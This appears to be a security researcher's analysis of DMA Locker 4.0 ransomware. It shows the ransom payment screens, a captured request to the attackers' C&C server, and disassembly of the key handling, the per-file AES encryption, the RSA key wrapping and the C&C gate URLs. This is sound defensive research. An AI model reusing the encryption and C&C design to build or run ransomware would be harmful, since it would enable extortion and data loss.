1. Firstly, go to the following site: https://blockchain.info/address/1C8yA7wJuKD4D2giTEpUNcdd7UNExEJ45r
2. There will be a list of Transactions displayed. Just locate your Transaction on that list (your Transaction should be on top of the list).
3. Use the image below to locate your Transaction ID

72e91a2bbd2c5cf9c1f9c887fd489e8834675c6c28f13a51451a578ab3e544d0
Here will be your transaction ID which you have to copy
17QFy5S8igVsynUtdp7nsdrzmCKRtyF3BM
Here is your bitcoin address which you have used to pay
16icF92Fw66nhNFVWSZkxg38JaB3Lyc9P1
Here is our bitcoin address


The same site is supposed to offer the service of decrypting the test file (opened by the button in GUI):


DMA Crypto Panel
5.8.63.31/crypto/client_free_decrypt?botId=627174EBA67947C195DAF3DA6D6979E8
Szukaj

You are allowed to decrypt 1 more file(s).
Max file size is 1MB.

Select file to decrypt...
Decrypt

However, during our tests this service was not working properly and we didn't got any file back, although it has been successfully submitted:



```
POST /crypto/decrypt?botId=627174EBA67947C195DAF3DA6D6979E8 HTTP/1.1
Host: 5.8.63.31
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://5.8.63.31/crypto/client_free_decrypt?
botId=627174EBA67947C195DAF3DA6D6979E8
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------214931837819981
Content-Length: 4910

-----------------------------214931837819981
Content-Disposition: form-data; name="encrypted_file"; filename="annotated.html"
Content-Type: text/html

!DMALOCK4.0....6/.,.g.ehi..?,*.I...3.....7c.c.vu..G.|....V.....
$...1...KA..h...k...c.....E/.....L.,.....;.98.dE...q..y..NZ.
....:....:6l.....;I...G...7....{..G.d}...?...c%......8.EDJ.....}...V.4...a...?."te..-
l..&..t.\...r.zT..~..FQ.....q...R.s....9.(...e&..D.....K.5.c...~.....W.D
Y..L...p...P......q.Yw.".....!z.u...D..'...k.c..,g....aK.....ik......'U?u|../9../ntent-
Type" A..J.v..........7...fb6.....#..i...g...`..-.k.....[7.d../`...'.....~(9....7o...
\.M...*..].F..S..rel="stylesh..n..Oj2.......qO.N~.Ce.......52mJ|`!.........M..
LJn.e/?......a.'N83L{......)|...n.Y....5ruL.&I Generated b...]R:..17S.....ml.D
```

Inside

In the past, DMA Locker was distributed without any packing. The reason behind it was probably the chosen distribution method – samples were deployed manually by attackers, who accessed machines via hacked Remote Desktops. Attacker didn't bothered much about adding any deception layer.


In this edition it has changed. DMA Locker comes packed in some underground crypter, that is used to protect the payload and deceive tools used for the detection.

When we open the original executable under the debugger, we will see the code of the crypter's stub, that doesn't make much sense. The real payload is revealed after unpacking. It has similar structure to the previous editions of DMA Locker, but several new features are added.

How does the encryption work?

Encryption follows similar steps like in the previous versions.


The main difference comes in the method of delivering the public RSA key. In the previous editions, the key was one per campaign and it was stored hardcoded in the binary. Now it changed. The key is downloaded from the server – along with the unique bot ID. Both are stored in the registry and fetched when needed.



```
0040688D mov     ecx, [edx]
0040688F push    eax                ; cbData
00406890 push    ebx                ; lpData
00406891 push    1                  ; dwType
00406893 push    edi                ; Reserved
00406894 push    offset ValueName ; "dma_id"
00406899 push    ecx                ; hKey
0040689A call    ds:RegSetValueExA
004068A0 mov     edi, ebx
004068A2 call    sub_406380
004068A7 call    sub_406420
```

```
004068AC
004068AC loc_4068AC:
004068AC push    400h
004068B1 call    unknown_libname_1 ; Microsoft VisualC 2-11/net runtime
004068B6 add     esp, 4
004068B9 push    400h               ; size_t
004068BE mov     ebx, eax
004068C0 push    0                  ; int
004068C2 push    ebx                ; void *
004068C3 mov     [esp+6C8h+var_69C], ebx
004068C7 call    _memset
004068CC mov     eax, [esp+6C8h+var_6A8]
004068D0 mov     eax, [eax]
004068D2 add     esp, 0Ch
004068D5 lea     ecx, [esp+6BCh+var_698]
004068D9 push    ecx                ; lpcbData
004068DA push    ebx                ; lpData
004068DB push    0                  ; lpType
004068DD push    0                  ; lpReserved
004068DF push    offset aDma_public_key ; "dma_public_key"
004068E4 push    eax                ; hKey
004068E5 mov     [esp+6D4h+var_698], 208h
004068ED call    ds:RegQueryValueExA
004068F3 test    eax, eax
```


Individual AES key is generated for each and every file just before encryption. Since version 3.0 of DMA Locker, a weak random generator has been fixed. Now it uses a function CryptGenRandom from Windows Crypto API to fetch 32 random bytes that are used as a key:



```
00406B16 push    1                   ; dwProvType
00406B18 push    0                   ; szProvider
00406B1A push    0                   ; szContainer
00406B1C lea     eax, [ebp+phProv]
00406B1F push    eax                 ; phProv
00406B20 mov     edi, ecx
00406B22 mov     [ebp+phProv], 0
00406B29 call    ds:CryptAcquireContextW
00406B2F test    eax, eax
00406B31 jz      short loc_406B98
```

```
00406B33 mov     edx, [ebp+phProv]
00406B36 xor     eax, eax
00406B38 lea     ecx, [ebp+pbBuffer]
00406B3B push    ecx                 ; pbBuffer
00406B3C push    32                  ; dwLen
00406B3E push    edx                 ; hProv
00406B3F mov     dword ptr [ebp+pbBuffer], eax
00406B42 mov     [ebp+var_20], eax
00406B45 mov     [ebp+var_1C], eax
00406B48 mov     [ebp+var_18], eax
00406B4B mov     [ebp+var_14], eax
00406B4E mov     [ebp+var_10], eax
00406B51 mov     [ebp+var_C], eax
00406B54 mov     [ebp+var_8], eax
00406B57 call    ds:CryptGenRandom
```

Just like it was before, a file is read and divided into chunks. Then, the random key along with the buffer containing a single chunk is passed as a parameter to a new encrypting thread. For the content encryption, the same AES implementation like in the previous versions has been used.




```
00401C2A push    ebx
00401C2B push    esi
00401C2C push    edi
00401C2D mov     edi, [ebp+lpThreadParameter]
00401C30 mov     esi, [edi+8]
00401C33 lea     eax, [edi+10h]
00401C36 lea     ecx, [esp+90h+var_78]
00401C3A mov     [esp+90h+var_80], edi
00401C3E xor     ebx, ebx
00401C40 shr     esi, 4
00401C43 call    aes_init
00401C48 test    esi, esi
00401C4A jz      short loc_401CC3
```

```
00401C4C mov     [esp+90h+var_7C], esi
```

```
00401C50
00401C50 loc_401C50:
00401C50 mov     edi, [edi]
00401C52 mov     edx, [edi+ebx+4]
00401C56 mov     ecx, [edi+ebx]
00401C59 mov     eax, [edi+ebx+8]
00401C5D add     edi, ebx
00401C5F mov     [esp+90h+var_10], edx
00401C66 mov     [esp+90h+var_14], ecx
00401C6A mov     ecx, [edi+0Ch]
00401C6D lea     edx, [esp+90h+var_78]
00401C71 push    edx
00401C72 lea     esi, [esp+94h+var_14]
00401C79 mov     [esp+94h+var_C], eax
00401C80 mov     [esp+94h+var_8], ecx
00401C87 call    aes_block_encrypt
```


After the full content is processed, the RSA key is imported and used to encrypt the random AES key. The encrypted key is saved at the beginning of the file, just after the **!DMALOCK4.0** tag.



```
004021F3 push    eax             ; int
004021F4 push    ebx             ; void *
004021F5 lea     ecx, [ebp+var_140]
004021FB push    ecx             ; int
004021FC call    rsa_encrypt_random_key
00402201 push    esi             ; FILE *
00402202 push    0Bh             ; size_t
00402204 push    1               ; size_t
00402206 push    offset aDmalock4_0 ; "!DMALOCK4.0"
0040220B call    _fwrite
00402210 mov     edx, [ebp+var_19C]
00402216 push    esi             ; FILE *
00402217 push    edx             ; size_t
00402218 push    1               ; size_t
0040221A push    ebx             ; void *
0040221B call    _fwrite
```

Then, the AES encrypted content is appended to the file. At the end, the random key is destroyed.

Like in the previous edition, the same application can be used for decryption when the victim managed to get the appropriate RSA private key. Previously, the only way to communicate with the attacker and to purchase the key was via e-mail. Now the payment is managed automatically and the private key is released on the server after completing the payment. Bot can automatically download it and perform the decryption.



```
00403A80 push    800h
00403A85 call    unknown_libname_1 ; Microsoft VisualC 2-11/net runtime
00403A8A add     esp, 4
00403A8D push    800h            ; size_t
00403A92 push    0               ; int
00403A94 push    eax             ; void *
00403A95 mov     [ebx+20h], eax
00403A98 call    _memset
00403A9D mov     edx, [ebx+20h]
00403AA0 add     esp, 0Ch
00403AA3 push    edx             ; void *
00403AA4 push    offset aRsa_public_key ; "rsa_public_key"
00403AA9 push    edi             ; int
00403AAA call    sub_403540
00403AAF mov     eax, [ebx+20h]
00403AB2 call    sub_406BB0
00403AB7 jmp     loc_403C9E
```


```
00403AD1 push    800h
00403AD6 call    unknown_libname_1 ; Microsoft VisualC 2-11/net runtime
00403ADB add     esp, 4
00403ADE push    800h            ; size_t
00403AE3 push    0               ; int
00403AE5 push    eax             ; void *
00403AE6 mov     [ebx+24h], eax
00403AE9 call    _memset
00403AEE mov     eax, [ebx+24h]
00403AF1 add     esp, 0Ch
00403AF4 push    eax             ; void *
00403AF5 push    offset aRsa_private_ke ; "rsa_private_key"
00403AFA push    edi             ; int
00403AFB call    sub_403540
00403B00 mov     eax, [ebx+24h]
00403B03 call    sub_406BB0
00403B08 jmp     loc_403C9E
```

What is attacked?

This part remained unchanged. Like the previously described version (2.0) it attacks local drives as well as unmapped network shares. Instead of list of attacked extensions, DMA Locker comes with list of blacklisted extensions and paths, that are excluded from the encryption process.


Communication protocol

DMA Locker communicates with it's C&C server by a simple, HTTP based protocol. Bot sends GET requests and server responds in JSON. There are 6 actions, for which URLs are hardcoded in the bot:



```
00C83638  . CMP EBX,6                            Switch (cases 0..6)
00C8363B  . JA payload.00C836F7                  action above 6 -> wrong action
00C83641  . JMP DWORD PTR DS:[EBX*4+C836FC]
00C83648  > MOV EAX,DWORD PTR DS:[ESI+38]        Case 0 of switch 00C83638
00C8364B  . PUSH EAX
00C8364C  . PUSH payload.00C9EA38                ASCII "GET /crypto/gate?action=0 HTTP/1.1♪◙Host: %s♪◙♪◙"
00C83651  . PUSH EDI
00C83652  . CALL payload.00C86C61
00C83657  . ADD ESP,0C
00C8365A  . MOV AL,1
00C8365C  . RETN
00C8365D  > MOV ECX,DWORD PTR DS:[ESI+38]        Case 1 of switch 00C83638
00C83660  . MOV EDX,DWORD PTR DS:[ESI+1C]
00C83663  . PUSH ECX
00C83664  . PUSH EDX
00C83665  . PUSH payload.00C9EA6C                ASCII "GET /crypto/gate?action=1&botId=%s HTTP/1.1♪◙Host: %s♪◙♪◙"
00C8366A  . PUSH EDI
00C8366B  . CALL payload.00C86C61
00C83670  . ADD ESP,10
00C83673  . MOV AL,1
00C83675  . RETN
00C83676  > MOV EAX,DWORD PTR DS:[ESI+38]        Case 5 of switch 00C83638
00C83679  . MOV ECX,DWORD PTR DS:[ESI+1C]
00C8367C  . PUSH EAX
00C8367D  . PUSH ECX
00C8367E  . PUSH payload.00C9EAA8                ASCII "GET /crypto/gate?action=5&botId=%s HTTP/1.1♪◙Host: %s♪◙♪◙"
00C83683  . PUSH EDI
00C83684  . CALL payload.00C86C61
00C83689  . ADD ESP,10
00C8368C  . MOV AL,1
00C8368E  . RETN
00C8368F  > MOV EDX,DWORD PTR DS:[ESI+38]        Case 2 of switch 00C83638
00C83692  . MOV EAX,DWORD PTR DS:[ESI+1C]
00C83695  . PUSH EDX
00C83696  . PUSH EAX
00C83697  . PUSH payload.00C9EAE4                ASCII "GET /crypto/gate?action=2&botId=%s HTTP/1.1♪◙Host: %s♪◙♪◙"
00C8369C  . PUSH EDI
00C8369D  . CALL payload.00C86C61
00C836A2  . ADD ESP,10
00C836A5  . MOV AL,1
00C836A7  . RETN
00C836A8  > MOV ECX,DWORD PTR DS:[ESI+38]        Case 3 of switch 00C83638
00C836AB  . MOV EDX,DWORD PTR DS:[ESI+1C]
00C836AE  . PUSH ECX
00C836AF  . PUSH EDX
00C836B0  . PUSH payload.00C9EB20                ASCII "GET /crypto/gate?action=3&botId=%s HTTP/1.1♪◙Host: %s♪◙♪◙"
00C836B5  . PUSH EDI
00C836B6  . CALL payload.00C86C61
00C836BB  . ADD ESP,10
00C836BE  . MOV AL,1
00C836C0  . RETN
00C836C1  > MOV EAX,DWORD PTR DS:[ESI+38]        Case 4 of switch 00C83638
00C836C4  . MOV ECX,DWORD PTR DS:[ESI+3C]
00C836C7  . MOV EDX,DWORD PTR DS:[ESI+1C]
00C836CA  . PUSH EAX
00C836CB  . PUSH ECX
00C836CC  . PUSH EDX
00C836CD  . PUSH payload.00C9EB60                ASCII "GET /crypto/gate?action=4&botId=%s&transactionId=%s HTTP/1
00C836D2  . PUSH EDI
00C836D3  . CALL payload.00C86C61
00C836D8  . ADD ESP,14
```

